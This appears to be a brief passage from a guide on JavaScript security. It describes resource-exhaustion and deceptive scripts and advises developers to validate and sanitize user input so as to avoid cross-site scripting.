The sad reality is that JavaScript can be used to wreak havoc on the user's browser and operating system without even violating the security policies of the browser. Simple code that eats up memory or other resources can quickly crash the browser and even the operating system itself. Deceptive programming practices can be employed to annoy or trick the user into actions they might not intend. Yet clean, careful coding does not solve all JavaScript security-related problems. Web applications accepting user input need to be careful to properly validate such data before accepting it, and to sanitize it before writing it into a Web page. Failing to do so can result in cross-site scripting vulnerabilities, which are as harmful as violations of the same origin policy would be. Because of the range of potential problems, it is up to individual developers to take the responsibility to write clean, careful code that improves the user experience and always be on the lookout for malicious users trying to bypass their checks.